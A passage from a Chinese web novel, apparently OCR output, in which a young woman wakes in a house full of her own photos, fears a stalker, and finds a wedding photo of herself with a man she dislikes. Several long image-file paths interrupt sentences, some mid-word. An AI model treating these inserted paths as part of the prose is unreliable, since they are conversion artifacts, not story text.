她冲洗一遍脸,镜子中自己湿漉漉的十八岁样貌,收起眼里的迷茫,抽张纸巾擦干脸,将纸巾扔进垃圾桶时,动作顿在半空中。
垃圾桶内只有她丢的上张湿纸巾团。
她有很多猜测,但都需要走出房间继续求证。
离开前,她从形狀和重量各异的瓶瓶罐罐中,选了最趁手攻击力相对强的瓶子作为自卫工具。
几种猜测中,最差的一条是她被绑架了,囚禁在变态跟踪狂的家。
她也是资深小说党,也看不过少集今日说法,这种房间贴满某人照片,房主不是杀手,就是变态跟踪狂。
从这人还拥有许多只有亲人拍摄的童年照,极有可能是她家熟悉的人。
想着,千春莉手攥得更紧了。
走出主卧,所经过的墙面没有卧室内夸张,但也不少,照片更大些,间隔也更开些。
目前为止她没发现任何双人照,她的婚纱照无名指带了钻戒,应该不是拍的个人艺术照,而是真的和某人结婚了。
主卧单独在一条过道内,隐秘性更强,隔音效果也更好。
难怪自己在房间里听不见外面的声音。
千春莉光着脚踩在木质地板上,小心翼翼保持安静,她在拐角处停下,细细听外面的声音。
太安静了,以致于她清楚地听见自己心脏沉重落下的咚咚声,和绵长的呼吸声。
趴着细听好几分钟,确认目前活动的生物只有她自己后,继续往前走。
房子很大,除了一间主卧还有四个房门。
以房子细致的装修,这是个人购买的房产,变态似乎还挺有钱。
有钱的坏人。
千春莉撇撇嘴,她家也不穷,姥姥姥爷爷爷奶奶爸爸妈妈姑姑舅舅表姐表哥侄子们一人一拳能把他打个半死。
越是接近客厅,千春莉鼓足劲让自己勇敢,还是不免有些胆战心惊,默默点起人头,给自己加油鼓劲。
客厅映入眼帘,千春莉猛地一激灵,心漏掉半拍,沙发上躺着一个人。
很快她松了一口。
沙发坐的不是一个人,准确说是一个头部印有她二十左右的照片,身体穿着其脚踝的草莓睡裙。
玩偶特有的笨手笨脚,被人摆成两脚脚腕相交,肚子爬着只棕褐色娃娃熊,头靠枕头,一副悠闲发呆的样子。
极度紧张的精神在看到这个几乎是整人的布偶,千春莉感受到一种被戏耍的愤怒,火腾一下就从脚趾冲到头顶。
不需要姥姥姥爷这一大帮人了,千春莉现在就能一拳一脚把这个人踢成胚胎,后悔出生遇见她。
千春莉过去抱起打扮成自己的布偶,照片太多收不过来,布偶倒是能随身携带。
抱着布偶转身时,一个物品砸在地上的声音在寂静的空间里炸响。
声音响起的同时,千春莉猛地把布偶扛到后背,低头跨越障碍物,以最快的速度冲去房门,当手已经放在门锁上时,她却转身往沙发走去。愣愣地捡起爆发巨大声响的物品,一个白色金边欧风木质相框,巴掌大。
照片上是一对恋人拍摄的婚纱照,一高一矮,白色婚纱与黑色西服依偎在一起,两人笑容灿烂。
千春莉看了看,都要把照片盯穿了,还是没看出这照片被人用枪抵在后脑勺拍下的迹象。
世界末日了吧,开什么地狱玩笑。
照片上的新娘是她。
但,为什么她旁边的新郎会是程风?!
她昨天才答应楚江钦的告白,满打满算交往还没二十四小时。
怎麽就和程风结婚了?!
她最不对付的人,最看不惯的人,最烦的人。
甚至她觉得楚江钦哪都好,唯一不好的识人不清,怎么会和人模狗样肚里全是坏水的程风是至交好友呢。